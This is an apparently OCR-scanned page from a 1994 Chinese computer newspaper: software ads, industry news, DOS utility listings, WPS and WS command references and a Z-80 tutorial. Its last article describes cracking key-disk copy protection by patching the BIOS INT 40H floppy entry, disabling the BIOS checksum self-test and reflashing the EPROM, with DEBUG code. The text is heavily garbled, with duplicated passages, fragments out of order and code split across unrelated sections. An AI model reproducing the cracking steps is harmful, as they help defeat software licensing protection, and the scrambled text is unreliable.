翻译程序语言：FOXBASE、8088宏汇编。
运行环境：各种汉字DOS系统下的FOXBASE或FOXPRO。
转让形式：高密度一碟，含源程序及详细编程说明。
转让价格：单位购买280元。（开具发票，个人购买200元。）
邮购联系：（133477）吉林省龙井市开山屯电化厂计算机中心 袁友军
★编号：940504

名称：（会计工具LCY）
作者：卢春雨
功能简介：用于会计记账凭证汇总及总账余额平衡，能大幅度减轻财会人员的劳动强度，提高工作效率，避免差错。本软件可实现电算化起到入门作用。其主要模块是：
一、科目设置：输入一级科目的编号、名称和初期余额（在屏幕的左方有已输入科目的显示窗口提示），还有初始化等功能。
二、输入内容：凭证编号（1）、凭证日期、（2）、借贷方选择、（3）、科目编号、（4）、金额、特点、（5）屏幕上方有显示窗口，用户不必记忆科目编号。（2）凭证编号自动输入。（3）自动检测，借贷不平衡的凭证不予计算。用户可在输入后查询修改或删除。（4）每步都有提示。
三、输出内容：（1）科目汇总表；（2）替代手工汇总表；（3）科目余额表；（4）用于与明细账核对。（5）科目期末余额表；（6）用于与总账、明细账核对。（7）（4）凭证用于凭证输入的书面核对。
四、其它特点：在未进行月末清算前，可随时进行汇总表月末计算，其输出结果以最近日期为准。
翻译程序语言：FOXPRO
运行环境：直接汉字系统，25-26行显示
转让形式：1. 2M软盘，使用说明书一份，送到即寄。
转让价格：150元（有发票）
汇款地址：福建省福州市六一中路福寿新村2幢农机宿舍传达室 朱立名收
本软件的作者是从事会计工作，爱好电脑专业，希望通过电脑解放自己，解放从事会计工作的人们，有兴趣的朋友可来电、来信、联系。电话：（0591）-521168-4518 电传：823127-6080地址：晋路通通讯地址：接汇款地址邮购。

软件交流

▲南京地区计算机应用总结成果
本报讯（记者李颖）南京市科委、市电子技术领导小组日前在市中科技中心召开了“'94南京计算机应用成果展览会”。94南京CAD技术应用活动开幕式，金陵表刊的本年度计算机应用成果一等奖四项、二等奖七项、三等奖八项、优秀奖五项，本次获奖项目均比往年有较大的提高。南京市有关领导出席了会议，并向获奖单位和个人颁发了奖状、证书和奖金。

▲多媒体电子界面信息统一MDI'S
上海浦东软件园开发成功的多媒体电子界面信息统一MDI'S软件，以“图形界面与信息库的连接”为基本技术思路，融合了多种结构的算法，形成了多媒体技术，因而具有很多实用性。（方平）

▲Quantum公司进军大陆市场
以设计和生产硬盘驱动器而著称的美国Quantum公司在中国市场，日前与IPC/高科技公司在京签订了总特许分销协议，高立科技公

司成为Quantum的分销商提供技术及市场营销服务，开拓中国大陆市场。（晓云）

▲苏州港务局局长办公系统
江苏苏州港务局计算机中心在“港务控制自动化系统”的基础上，又开发了一套应用于内河港口使用的局长办公系统，并于日前正式投入使用。该系统主要功能有：查看在港船队动态和调度度数据情况；核对大量查询计费数据情况；在终端列出存、发大宗单；检查当日卸车、装车情况；累计统计全厂生产数据等。（陈景祺）

▲上海特等奖“94首届计算机应用与生产发展研讨会”
由上海计算机应用与生产发展研讨会小组办公室与华东经济信息咨询有限公司联合举办的“首届国际应用电脑展览会”定于1994年7月26日至8月11日在上海展览中心举行。展览会秘书处自即日起办公，联系电话：4701454，邮编200233（五五三）

软件介绍

北京新天地电子技术研究所之屋1.3A版后，在去年年底再次推出中文之星增强版—3A，目前已正式推向市场。

中文之星1.3A版不论在速度还是操作方面都较以往版本有明显的改进。在功能键定义上，用户可根据实际需要和不同的使用习惯，自己进行功能键定义，从而彻底避免中文之星功能键与Windows及其应用程序的功能键的冲突；在输入汉字标点输入时，在状态图标中新增加了一个标点按钮，按下与释放此按钮即可方便地输入中文标点；为了使用户在中西文混合输入时更加得心应手，1.3A版提供了极简便快捷的单独（Ctrl键）中英文切换方法；用户在进行输入时还可使用通用的动态词组，该词组不但可任意地增加或删除，更为方便的是，在任何一种汉字输入方式下均可自由调用；1.3A版还提供了空格版、全角版、帮助版等有助于输入和操作的快捷按钮；1.3A版的中文之星还取掉了加密狗，使用户在购买一套中文之星后能安装无数台微机，避免了以前单机单用之不便。

最值得一提的，是1.3A在速度上几乎无懈可击。无论是中西文显示，还是在应用程序的窗口上，都几乎在瞬间完成，毫不拖泥带水。笔者曾试着在同一窗口上将中文之星1.3A与中文窗口PWWIN比较，发现启动带中文之星1.3A的西文Window和直接启动PWWIN在时间上相差无几，这是早期中文之星无法做到的；在执行应用程序上，笔者在中文之星和PWWIN下分别启动最新中文版电子表格处理软件Lotus1-2-3R4.0和中文版文书处理软件Ampo 2.0，发现PWWIN明显慢于中文之星；在装入大文件时，中文之星毫不停顿，而PWWIN则在数秒后才显示出文字或表格；在进行翻页时，中文之星直接整屏显示，PWWIN则逐行显示，明显慢了许多。由以上可看出，1.3A版的中文之星不愧是目前Window下最新最快的中文平台。

▲对于正文（编码文字）
设置屏幕大小为640×480像素，字符尺寸为8×8像素，每字符以16位二进制可显示字符4800个，其存贮开销为9.6Kbyte。
▲对于图像（位映射图）
设置屏幕大小为640×480像素，每像素可有256种颜色，即相当于16位颜色，则每屏的存贮开销为307Kbyte。
▲对于声音
设置声音带宽取4KHZ，采样时量化为8位数字信息，根据采样定理来采样，则每秒声音的存贮开销为8.8Kbyte。
▲对于音乐
设置音乐带宽取20KHZ，采样时量化为16位数字信息，根据采样定理来采样，则每秒音乐的存贮开销为88Kbyte。
▲对于视频
按采用PAL制电视，其视频带宽为5MHz，帧频为25帧/秒。

▲对于字幕
采样量化为24位（全彩色），则每帧视频的存贮开销为1.32Mbyte，而每秒视频的存贮开销为33Mbyte。

由以上可知，用100Mbyte硬盘来存放各种信息时，对正文可存一10000帧，对图像，可存一800帧，对声音可存一8小时，对音乐可存一18分钟，对视频可存一8秒钟。同时还要注意到，一般微型机的总线带宽对于音乐信息的传输（数字化后）可以应付，但对视频信息的传输，有的总线（ISA）就无法应付，有的总线（EISA）则刚好够，有的总线（MCA）则稍有余裕，所以为了多媒体系统能对付声音和视频，特别是对付后两者，必须在外存容量和信息压缩两个方面下功夫。（未完待续）

▲《预算信息管理系统》通过鉴定
由山东省财政信息中心开发研制的《预算信息管理系统》，近日通过了山东省科委主持的鉴定。鉴定委员会一致认为该系统功能齐全，用户界面友好，提供了较强的财政预测分析功能，达到了国内领先水平。（吴景斌）

▲智能教学辅助系统软件通过评审
（本报讯）一种适应中学教学的智能教学辅助系统软件，由成都第七中、石室中学、中科院成都计算机所联合研制成功。于4月25日通过由四川省人大副主任熊璋和成都师范学院副院长刘鹤鸣主持的评审委员会的评审鉴定。（本报记者李颖）

▲上海市首届计算机应用能力考核
上海市首届计算机应用能力考核是上海市计算机“九十年代上海紧缺人才培训工程”中的主要项目之一，由市委、市人大、市教委、市组织部和市人事局等单位实施。日前第一次（附加）考核工作已告一段落，这次实际参加考核的人数为16266人，合格人数为11900人，优秀（90分以上）有4168人。这次考核对上海计算机应用与生产的发展起到了配合和推动作用。4月9日市领导召开了总结表彰会，并宣布今年6月26日将要举行计算机应用能力考核（初级）第二次考核。9月还要举行首次上海市的中高级计算机应用能力考

试。（高毅斌）

天汇标准汉字系统

1.56标准版
网络版
ONLAN/PC专用版

电子科技大学天汇技术开发公司（天汇汉字西南办事处）
电话：（028）3333312-2587 传真：（028）3334131-天汇公司
开户名：电子科技大学天汇技术开发公司 开户行：四川建设银行新瑞分
帐号：26301694
地址：成都建设北路二段四号电子科大十二层院内

光标开关原理

在DOS下光标的开关是通过调用BIOS中断INT10H的01H号功能服务实现的...

在CGA上可以显示具有8条扫描线的光标,序数从顶部的0到底部的7...

我们将注意到扫描行只占所放寄存器的4位,如果CH的第5位被置1,光标将不显示...

打开光标只须重新设置光标大小,但是我们怎么知道原来光标的大小呢?

前光标是打开的。

由于CCDOS处于图形方式,没有光标显示,而用一个字符来模拟产生一个光标...

SPDOS修改了中断INT10H的中断向量,在SPDOS下光标的开关也是通过中断INT 10H的01H号功能调用实现的...

按以下步骤键入程序,就可以在C盘上产生一个名为CURSOR.COM的程序。

```
C>DEBUB
-A 0100
XOR AX,AX
MOV DS,AX
MOV AH,28 ;取SPDOS标志及版本
INT 16
CMP BX,CEF7;比较是否SPDOS?
JNZ 0131 ;不是SPDOS转131
CMP CX,C9BD
JNZ 0131
MOV AX,2702;是否处于西文状态?
INT 16
OR AL,AL
JZ 0131;是西文状态转131
MOV AH,01 ;中文状态光标处理
TEST BYTE PTR[0416],30
;检测当前光标状态
JZ 012A ;是关闭12A
XOR CX,DX ;关光标
JMP 012D
MOV CX,1000;开光标
INT 10
```

CCED发展中阴一个里程碑—CCED5.0

CCED是近年来备受欢迎的中文文字编辑软件,是针对中文编辑的要求及中国人的使用习惯而开发的集成编辑软件...

CCED5.0不仅全面兼容了以前版本的功能,还将字处理,画线制表与数值计算功能更为密切的融为一体...

CCED5.0突出强化了高级公文的制作与打印,其控制命令已与WPS完全兼容...

CCED5.0提供了操作方便的线斜命令,可控制任意表格的斜线,它结束了CCED不能全面支持斜线的历史...

CCED5.0开创了汉字字库接口标准化的新纪元,CCED5.0为您提供了几家字库的接口程序...

```
JMP 013C
MOV AH,01,西文状态光标处理
MOV CX,[0460],取当前光标状态
XOR CH,20;转换开关
INT 10
MOV AH,4C;退出
INT 21
-RCX
CX 0000
;40
-NCURSOR.COM
-W
Writing 0004 bytes
-Q
```

本版责任编辑:文蔚
本版版编辑:小路

CCED5.0的操作命令可与其他编辑软件高度兼容,它可不加任何转换地读取WS,WPS,HW的格式文件...

CCED5.0还提供了可在系列令人耳目一新的其它功能,在工作之余使用的卡拉OK功能...

CCED5.0也许让您等了很久,但它的问世可以说是中文编辑软件发展中的一件大事...

联系电话:5554140
□曹明晖 刘可令

“届时激活”的操作是:
当想要记录的屏幕画面一出现,按Shift+PrtSc键或PrtSc键...

全屏图形拷贝实用程序
这表明PRTSCN已被激活,按任意键后,提示行出现新的提示内容...

如果要进行下次拷贝,当所要的画面出现后,需要再次激活。

关于输入的记录方式问题
PRTSCN以字符方式(ASCII码)和图形文件(TIF)为主要记录方式...

操作交互过程为:
按<Prtsc>键并返回如下回答:
请输入需保存的文件名,SAMPL1.TXT<CR>

1.按字符方式输出时,画面的非字符部分被自动删去,字符方式输出所得到的文件为ASCII码文件...

2.如果SAMPL1.TXT文件已经存在,当不需要保留原有的内容时,其交互过程与上述过程完全相同...

3.如果SAMPL1.TXT文件不存在,但在第三次交互键入的是N,则提示显示如下:
文件名输入错误,退出(ALT-X)或请重新输入

这时需要重新输入一个已存在的文件名,或者仍使用不存在的文件名...

3.假如要将屏幕内容(字符部分)打印出来,则在第4行交互时键入Y...

设PRTSCN已经装好,现在用户想以图形文件方式存储屏幕右上角的某块图形...

按<Prtsc>键

请输入需要保存的文件名,SAMPL2.GRP
是新文件(Y),或是老文件(N)? Y
您是否需要存储图形文件(Y),还是字符文件(N)?

请输入需要保存的图形区域坐标X1=000 Y1=000 X2=000 Y2=000

这时屏幕出现箭头状光标,让用户指定屏幕上需要输入文件的矩形区域的左上角坐标(X1,Y1)和右下角坐标(X2,Y2)...

还要修改坐标吗? 请用Y键重新输入。
若无需修改,按任意键后,指定图形区域被存入的文件SAMPL2.GRP...

注意事项:
在图形方式下,不论是否有老文件存在,也不论其中是否有老的内容...

这时需要再一次输入文件名,然后再用Y回答“是新文件(Y),或是老文件(N)”的提问

动态光标或鼠标时,被它们指示的屏幕坐标,动态地显示在提示行中...

当鼠标光标或鼠标到图形区域的右下角并且回车后,(X2,Y2)也被固定了,它表示图形区域的左下角坐标。

示图形区域的左下角坐标。
光标移动步距是可调整的,按一次<Ctrl+>键步距就放大一次...

图形文件是按TIF格式,即按二值(黑-白或0-1)方式进行存储的...

屏幕拷贝时,需将这4幅二值图综合成一幅二值图才可以用TIF格式存储...

在四幅二值图中选3幅进行异或,作为输出的二值图,因此共有四种综合方式可供用户选择。

综合方式代号入选二值图的幅号
00.1,2
11.2,3
22.3,0
33.0,1

用户选择综合方式的提示行显示:
当PRTSCN被激活,提示行显示:

全屏图形拷贝实用程序时,只要键入综合方式的代号,就选定了综合方式...

七.汉字输入方法
这里只讲TechWay SCS常用的拼音输入法...

这只讲TechWay SCS常用的拼音输入法,其它输入法如区位码,五笔字型(WBX)...

拼音输入法的重码和选字是沉重的负担,使得拼音输入的速度太慢...

提要
本系统中,拼音输入法(PY.COM)是外挂模块,随时可以加载或卸载...

本系统与天光公司联合举办天光专题讲座

桂林市南国专利电脑部
常年购销磁盘,附送实用软件,资料2元。

天汇标准汉字系统的功能与使用

电子科技大学 雷为礼
西南通信研究所 汪思策

请输入需要保存的文件名,SAMPL2.GRP
是新文件(Y),或是老文件(N)? Y
您是否需要存储图形文件(Y),还是字符文件(N)?

请输入需要保存的图形区域坐标X1=000 Y1=000 X2=000 Y2=000

这时屏幕出现箭头状光标,让用户指定屏幕上需要输入文件的矩形区域的左上角坐标(X1,Y1)和右下角坐标(X2,Y2)...

还要修改坐标吗? 请用Y键重新输入。
若无需修改,按任意键后,指定图形区域被存入的文件SAMPL2.GRP...

注意事项:
在图形方式下,不论是否有老文件存在,也不论其中是否有老的内容...

这时需要再一次输入文件名,然后再用Y回答“是新文件(Y),或是老文件(N)”的提问

动态光标或鼠标时,被它们指示的屏幕坐标,动态地显示在提示行中...

桂林市南国专利电脑部
常年购销磁盘,附送实用软件,资料2元。
地址:漓江路南三益楼3-3室
联系人:蒋宁波 邮编:541004
电话:0773-511335

《微机原理》辅导

第四讲 CPU及指令系统

一、CPU
CPU在微型计算机系统内既起执行机构的作用，又起指挥机构的作用。它由算术、逻辑部件、控制部件及一系列寄存器组成。在时序的控制下，按照某条指令的具体操作要求，各功能部件各司其职，完成一条指令的功能。因此，掌握CPU的组成部件及功能是熟悉微机系统工作原理的基础。

二、指令系统

Z-80的指令系统是CPU能执行的全部指令，又称指令集。共有158条基本指令，再辅以十种不同的寻址方式，可构成600多种不同操作的组合指令。

1. 寻址方式

寻址方式是理解指令系统的基础。就普遍意义的寻址方式而言，分指令寻址方式和操作数寻址方式。Z-80及8086等系列的指令寻址方式都是由硬件自动计数完成的。Z-80由程序计数器(PC)自动增1实现，8086系列由指令指针(IP)自动增1实现。一般地，寻址方式是指寻找操作数地址的方法，每条指令除了提供特定的操作码(汇编指令以助记符—英文名称的缩写)外，还必须提供0至2个操作数或操作数地址的充分信息。寻址方式的多样化可以扩充指令系统的功能。例如，Z-80的十种寻址方式可以把指令扩充到600种；8086/8088系列的24种寻址方式将其组合指令扩展到近千条。

2. 指令格式

向CPU发出的各种操作命令称为指令，用它作为控制微机系统部件协调动作的命令。指令本身是具有特定模式的二进制代码串，即机器码(又称机器语言)。若用机器语言编写程序，既不容易识别，又难书写，且不便交流。因此，各种微型机都用一套助记符来表示不同的指令，称为汇编指令，即所谓的汇编语言。用汇编语言写的程序叫做汇编语言源程序。它必须通过汇编程序(一种特殊的软件)翻译成机器语言，CPU才能执行。本课程只要求掌握汇编指令，对指令的机器码可以在阅读教材附录I的Z-80指令系统表、指令的助记符表中叫做助记符，机器码称为操作码。从表中可以看出，指令源码与操作码是一一对应的。例如，ADC HL, BC, 其操作码为ED4AH(用十六进制数表示的2个字节码串)。ADC代表带进位加，称为助记符。指令实现HL+BC+CY, 其和送回HL的功能。如此，一目了然，方便记忆。不同系列的微型计算机采用的助记符略有差异。例如一条传送指令，Z-80用LD(LOAD)的缩写，代表对电子器件加载；表示，隐含有较强的电子学知识；而8086系列用MOV表示助记符(MOVE)的缩写，其含义是显而易见的。

3. 助记符

Z-80指令系统共有65种助记符，分为八大类。一条指令的助记符是唯一不可缺少的项。操作数最多两个，也可以无操作数。如上例中的HL, BC, HL称为目标操作数，其含义是HL除提供第一操作数外，还回收本条指令的执行结果。BC称为源操作数，也可以是单操作数。例如增1指令INCB, 还有不少指令表面看是单操作数，但实际上是双操作数(另一操作数隐含)。例如进栈指令PUSH BC, BC为16位源操作数，隐含目标操作数(SP-1); (SP-2); 退栈指令POP DE即隐含源操作数(SP), (SP+1), 即堆栈指针SP指向栈中的两个字节的源操作数。从学习指令系统，首先应从整体上分门别类，掌握每类指令的基本格式及基本功能，然后区别本类

指令中各自的差别，注重提纲挈领的学习方法，就不致于感到零乱、繁杂，且容易记忆。习惯上把Z-80的指令系统分为八大类。以下列出纲要，供学员们自学时参考：

- (1)数据传送与交换指令
- (2)数据块传送与检索指令
- (3)算术、逻辑运算指令
- (4)移位与循环移位指令
- (5)跳转、调用及返回指令
- (6)位处理指令
- (7)I/O指令
- (8)CPU(又称处理器)控制指令，如NOP、HALT、IMO、IM1、IM2及EI、DI

三、指令的执行与控制

执行程序就是反复执行指令的过程。任何一条指令的执行都必须完成一定的操作。而这些操作都是在时序的严格控制下进行的。任何一个应用程序经编译(汇编)后都是一个特定的指令序列。CPU执行程序过程实际上是依次执行指令序列中每一条指令的过程。而每一条指令的

执行又是严格按照一定的时序执行一系列确定的操作或子操作。计算机控制部件的作用就是根据指令的功能和执行步骤，于不同时刻向有关部件提供所需的控制信号，保证指令系统的每条指令准确执行。

操作控制信号的产生可用不同的方法，如果用组合逻辑电路来产生全机需要的各种控制信号去控制每条指令的执行，就叫做组合逻辑控制。如果用存储逻辑方法来产生全机需要的控制信号，则称为微程序控制。

微程序控制的基本思想就是仿照通常的解程序的方法，把操作控制信号编成微指令，存放在一个只读存储器中。当计算机运行时，一条又一条地读出这些微指令，从而产生全机所需的各种控制信号，使相应程序控制方式下一条机器指令就对应一个微程序。这个微程序由若干条微指令组成。所以，一条机器指令的功能是由若干条微指令组成的序列来实现的。简言之，一条机器指令功能的实现，是由微指令进行解释和执行的。

- 12. 屏幕格式控制命令
- OS, 关闭自动回车(软回车)(开关命令)
- OL, 定行距(1-9行)
- OR, 定标尺左界
- OC, 文章标题取中(先把光标移到标题行)
- OI, 重新设置定位点
- ON, 清除定位点(在按同时按“A”键, 表示全清除)
- 1, 光标移动到定位点, 小数点定位点操作: 步骤1发命令-OI 步骤2输入#号和数字(即决定小数点定位在哪一列)
- 步骤3发命令-1将光标移到小数点定位点
- 宽度, 标尺行的左右界光标所在行的宽度
- OT, 开关标尺行的显示(开关命令)
- OP, 开关分页行的显示(关闭后状态行将显示文章总字数和总行数)开关命令
- OD, 开关打印控制字的显示(开关命令)

我们知道SP-DOS.COM是西山汉字操作系统的基本模块，WBX.COM为五笔字型输入模块，WPS.EXE则是文字编辑系统的主模块。在文字处理时，要使用五笔字型进行输入，一般按如下步骤输入，我们称之为方法(A)。

- ① SP-DOS (1)
- ② WBX (2)
- ③ WPS (3)

事实上很多用户是没有执行(1)、(2)而直接执行(3)的，因而无法使用五笔字型进行汉字输入。

是不是必须按方法(A)执行才行?笔者通过实践得出的答案是肯定的。具体方法如下：

执行(3)进入WPS编辑状态，按ESC键(出现下接菜单)，按光标至文件操作的DOS命令，按回车，此时计算机从编辑状态切换到操作系统状态，输入WBX，再回车(已装入五笔字型)，按EXIT及回车，则计算机返回编辑状态，同时按下ALT和F4，这样与方法(A)一样可使用五笔字型进行汉字输入了。这一

方法称为(B)。

说明，WBX.COM不能单独装入，或在执行SPDOS后被装入方法(A)，否则将提示Super-CCDOS has not been loaded, Run SP-DOS?

或在WPS的DOS命令中装入如方法(B)，两者编辑时无区别，但是返回操作系统后有很大区别，前者SPDOS.COM、WBX.COM仍驻留内存，分别占132KB、117KB；后者则将所占内存全部释放。

应用，使用方法(A)在模拟显示时，经常出现内存不够而只得重新启动计算机，再跳过(2)执行(1)、(3)，或直接用方法(B)出现同样问题只须返回操作系统后再进行输入，使用方法(B)比方法(A)装入灵活、方便，尤其是返回操作系统后其它软件提供了更多的常规内存。

以上方法在386/40及386SX/40兼容机上运行通过，使用环境为SPDOS V6.0、WPS 3.0。

- 13. 打印控制命令
- PS, 划线
- PD, 双重打印(加重颜色)
- PB, 打印黑体字(要有相应的打印字库)
- PH, 指示打印机退后一格(在刚打印的上面加打若干个字符，用以打印键盘上没有的符号)
- [硬回车], 指示打印机退一行，在

刚打的一行上再打。

- PY, 换色带打印(必须是两种色带的打印机)
- PV, 打印下标
- SR, n, 控制打印机走纸的距离
- PT, 打印上标
- 14. 打印格式的控制命令
- 每命令占一行，回车键结束命令
- PA, CW, n, 改变字符间隔(字符的越大间隔越大)
- PN, 恢复通常字符的间隔
- PO, 是否保留两行连接时的空格(是一个反复开关命令)
- PA, 打印换页
- CP, n, 条件换页命令，当本行剩下的行数>n时则换页
- OP, 从此页开始，打印时不打页号
- PN, 从此页开始，打印时打印页号
- PN, n, 设打印的页号为n, 并开始打印页号
- PC, n, 把页号打印在第n列
- PO, n, 设正文左边的空格数为n
- “文章内容”, 不打印的内容
- HE“页上标题内容”, 打印页眉标
- FO“页下标题内容”, 打印页尾标, 并取页号
- PL, n, 设每页行数为n
- MT, n, 设每页空行数为n
- MB, n, 设每页尾空行数为n
- HM, n, 设每页上标题与正文之间空行数为n
- FM, n, 设每页下标题或页号与正文之间空行数为n
- P#, 在标题或尾行的后面打印当页页号
- PK, 打印标题或尾注, 左页打印偶数页号, 右页打印奇数页号
- OS, 设置打印时的行间距

15. 文件操作命令

- KS, 编辑的内容存盘, 然后发-QP命令返回到原光标处继续编辑, 否则文章开头
- KD, 编辑的内容存盘, 然后返回到主菜单

有两种方式可以进入到WPS的打印状态，一种是当处于WPS的主菜单状态时选择按“P”键；另一种是在编辑状态下，发命令“KP”，两种进入的地方是一样的，但是打印后返回到各自原的状态，“P”键或“KP”命令也是打印中新命令。

进入到打印状态后，WS将提问：文件名? 请输入要打印的文件名(正在编辑的文件不能打印，必须是存盘)。

输出到磁盘(Y/N)? 即询问是写磁盘还是从打印机输出，如果回答“Y”，则询问“文件名”，给出文件名后，按着下面的提问；如果回答“N”，则直接提问下面的提问，如果不想让计算机继续提示后面的问题了，此时就按[Esc]键。

开始页号(如从第一页开始，按回车键)? 给出要从哪页开始打印(或存盘)的页号，終了页号(如要打印到文件结束，按回车)? 给出打印(或存盘)终止的页号。

采用自动换页? 组成每一页的文字行数不同时按“Y”键。

消除分页符? 按“Y”键，则在换页时都要换页，否则按回车键。

询问结束，打印机准备好后，按回车键，便开始打印。

到这里WS软件在编辑方面的主要命令及使用方法就介绍完了，在最后要说的，是近几年来在我国汉字处理软件领域中涌现出了许多在功能上、可操作性及打印效果上控制等方面远远超过早期的字处理软件，WPS、CCED等，掌握它们对于已具备初步字处理软件知识的人或今天的初学者来说已经不是一件难事了。

(全文完)

我们不知道SP-DOS.COM是西山汉字操作系统的基本模块，WBX.COM为五笔字型输入模块，WPS.EXE则是文字编辑系统的主模块。在文字处理时，要使用五笔字型进行输入，一般按如下步骤输入，我们称之为方法(A)。

- ① SP-DOS (1)
- ② WBX (2)
- ③ WPS (3)

事实上很多用户是没有执行(1)、(2)而直接执行(3)的，因而无法使用五笔字型进行汉字输入。

是不是必须按方法(A)执行才行?笔者通过实践得出的答案是肯定的。具体方法如下：

执行(3)进入WPS编辑状态，按ESC键(出现下接菜单)，按光标至文件操作的DOS命令，按回车，此时计算机从编辑状态切换到操作系统状态，输入WBX，再回车(已装入五笔字型)，按EXIT及回车，则计算机返回编辑状态，同时按下ALT和F4，这样与方法(A)一样可使用五笔字型进行汉字输入了。这一

WS字处理软件的作用(三)

- KK, 编辑的内容存盘, 然后退出WS
- KQ, 放弃正在编辑的内容, 并返回主菜单
- KX, 在编辑状态下查看文件的目录(开关命令)
- KY, 在编辑状态下复制一个文件
- KE, 在编辑状态下对一个文件改名
- KJ, 在编辑状态下删除一个文件
- KL, 在编辑状态下改变登录的磁盘驱动器号
- KP, 由编辑状态下进入到打印状态(或中断打印)

(三)进入WPS打印状态

有两种方式可以进入到WPS的打印状态，一种是当处于WPS的主菜单状态时选择按“P”键；另一种是在编辑状态下，发命令“KP”，两种进入的地方是一样的，但是打印后返回到各自原的状态，“P”键或“KP”命令也是打印中新命令。

进入到打印状态后，WS将提问：文件名? 请输入要打印的文件名(正在编辑的文件不能打印，必须是存盘)。

输出到磁盘(Y/N)? 即询问是写磁盘还是从打印机输出，如果回答“Y”，则询问“文件名”，给出文件名后，按着下面的提问；如果回答“N”，则直接提问下面的提问，如果不想让计算机继续提示后面的问题了，此时就按[Esc]键。

开始页号(如从第一页开始，按回车键)? 给出要从哪页开始打印(或存盘)的页号，終了页号(如要打印到文件结束，按回车)? 给出打印(或存盘)终止的页号。

采用自动换页? 组成每一页的文字行数不同时按“Y”键。

消除分页符? 按“Y”键，则在换页时都要换页，否则按回车键。

询问结束，打印机准备好后，按回车键，便开始打印。

到这里WS软件在编辑方面的主要命令及使用方法就介绍完了，在最后要说的，是近几年来在我国汉字处理软件领域中涌现出了许多在功能上、可操作性及打印效果上控制等方面远远超过早期的字处理软件，WPS、CCED等，掌握它们对于已具备初步字处理软件知识的人或今天的初学者来说已经不是一件难事了。

(全文完)

北京 何二昌

台湾“摩典共享程序大全”

中国总代理: 武汉皇龙电子出版新技术公司

大全共22种，全部压缩存贮，每种定价188元，一次买五种85折优待，一次买全22种78折大特价。全系列1500多个软件包，每种约70个软件包。

- | | | | |
|------------------------------|------|-------------------------|------|
| [01]WINDOWS GAMES集 | 10HD | [12]DOS进阶工具箱 | 10HD |
| [02]WINDOWS音乐与图形集 | 10HD | [13]压缩/解压缩工具箱 | 10HD |
| [03]WINDOWS系统程序语言工具 | 10HD | [14]DBS/网络与工具箱 | 10HD |
| [04]WINDOWS常用程序集 | 10HD | [15]PC通讯集 | 10HD |
| [05]XBASE (Clipper / dBase)集 | 10HD | [16]GIF图形集 | 6HD |
| [06]C/C++集 | 10HD | [17]PCX图形集 | 17HD |
| [07]Pascal集 | 5HD | [18]DOS音乐与图形程序集 | 6HD |
| [08]常驻程序(TSR)集 | 5HD | [19]ICAI电脑集 | 10HD |
| [09]一程序语言集 | 10HD | [20]Linux (UNIX FOR PC) | 11HD |
| [10]DOS GAMES集 | 10HD | [21]TEX, GNU C/C++, ETC | 9HD |
| [11]DOS常用工具箱 | 6HD | [22]Windows for Linux | 10HD |

地址: 武汉市武昌鲁巷武汉皇龙电子出版新技术公司 邮编: 430074
 开户行: 中国人民建设银行英山办事处 账号: 557390263010578
 传真: 027-7804039 电话: (027)7804039
 邮政编码: 武汉武昌鲁巷山邮特转皇龙公司, 邮政帐号: 2001363840
 请各地区代理商、经销商、经销商直接业务员

本文通过修改BIOS软盘中断入口地址的跳转指令,同时配合自编的分析及解密程序,能够轻易地分析、破解KEY盘的加密点,从而证明加密软件中直接或间接的使用BIOS软盘中断都是危险的。

目前市场上流行的商品磁盘软件大都在反跟踪、防拷贝方面采取了严密的加密措施,直接对程序进行跟踪解密不但需要高超的技术,还需要大量的时间,一般人试图解密则往往是无功而返,但是加密软件在读取磁盘数据时大都采取通过直接调用BIOS软盘中断INT 40H或间接调用BIOS软盘中断INT 40H的原始入口地址F000H,EC59H完成的,而后者采用远调用方式更具有隐蔽性,不容易被解密者用扩展INT 40H中断的方式截获加密现场,调用方式如下:

```
PUSHF
CALL F000H,EC59H
但是这种固定的调用方式反而成了加密软件的致命弱点,本人采用修改F000H,EC59H处的跳转指令,从而获得控制权,通过自编的接口软件,获得程序读取加密前后的有关参数及其程序中对指纹的判读现场,进而采用加密数据仿真及运行中修改判读指令方式成功地完成了复制盘的运行。
```

修改BIOS,获取控制权

关于BIOS

BIOS程序长度为64K字节,在微机中占用着F000H,0~F000H,FFFFH的内存单元,它管理着包括软键盘、键盘、打印机等基本外设的输入输出,BIOS一般都固化在一片或两片EPROM中,片子的型号分别是27512(一片)或27256(两片),EPROM片子一般

1D04,701E E9613A JMP AA8A,此地址随BIOS版本而异

需要指出的是,如果将上述修改的程序用编程器写入EPROM,插入原插座中将导致自动机器的失败,原因在于机器在启动时将检查BIOS代码的累加和,如果发现本身被修改即认为EPROM损坏而拒绝继续自检,从现象上看来是启动了屏幕全黑,喇叭有九声长鸣,解决这个问题只需改动一个字即可,以下为BIOS自检的程序:

```
-U 1D04,81F1
1D04,81F1 2E CS;
1D04,81F2 AD LODSW
1D04,81F3 03DB ADD BX,AX,计算累加和
1D04,81F5 E2FA LOOP 81F1,循环8000H次
1D04,81F7 7406 JZ 81FF,如果和的低16位为零
```

继续
1D04,81F9 BD0900 MOV BP,0009
1D04,81FC E99472 JMP F493,否则自检失败,停止自检执行

修改判断的跳转指令:
1D04,81F7 jmp 81ff

这样,BIOS本身的代码即被屏蔽了。至此,BIOS的修改即告完成,存诸修改好的程序:

```
-W F000,0
Writing 10000 bytes
-Q
```

C>,退出DEBUG

在此对上述修改做一说明,在修改的程序中判断0,[180]处是否是INT 60H的中断向量,在此,我把此地址的值作为判断是否有我的接口程序存在,如果值不为1234H则跳转至AA8AH执行原BIOS程序,如果此值值为1234H,则说明我的接口程序存在,并通过将0,[180]处的值(INT 61H的中断向量)压栈并通远调用返回指令RET转至INT 61H的程序入口点,而INT 61H即为我的接口程序(见下文),至此BIOS的软盘中断已被我所控制。

写人修改好的BIOS

将EPROM用紫外灯擦除干净后,用编程器将BIOS.NEW写入EPROM,写好后将EPROM重新插到主板的芯片插座上。

另外,在对BIOS的修改过程中,我发现有的机器的BIOS中对本身代码的合法性校验程序已被屏蔽了,如果碰到这样的机器,上述的修改跳转指令这一步就不需做了。(未完待续)

磁盘加密技术的一个缺陷

插在主板上的芯片插座上,由于其表面的擦除窗口都不干胶封口,所以在主板上很容易找到。

用DEBUG等可以查看内存的程序即可在上述地址查看BIOS的具体程序,管理软磁盘的BIOS中INT 40H的入口即在EPROM片内偏移EC59H处,而F0000,EC59H处是一跳转指令JMP XXXX,修改此指令从而可使自己的程序获得控制权。

由于BIOS是固化在EPROM中的,所以通常情况下是只读的,如果要修改必须先使用紫外线擦除器对EPROM芯片内的程序进行擦除,然后用编程器将修改好的程序一次性地写入EPROM中。

BIOS有不同的版本,下面以目前大多数微机采用的AMI BIOS为例,具体说明BIOS的修改步骤,其它版本的BIOS的修改方法也都大同小异。(BIOS注册日期为90年7月7日)

修改BIOS程序

启动DEBUG
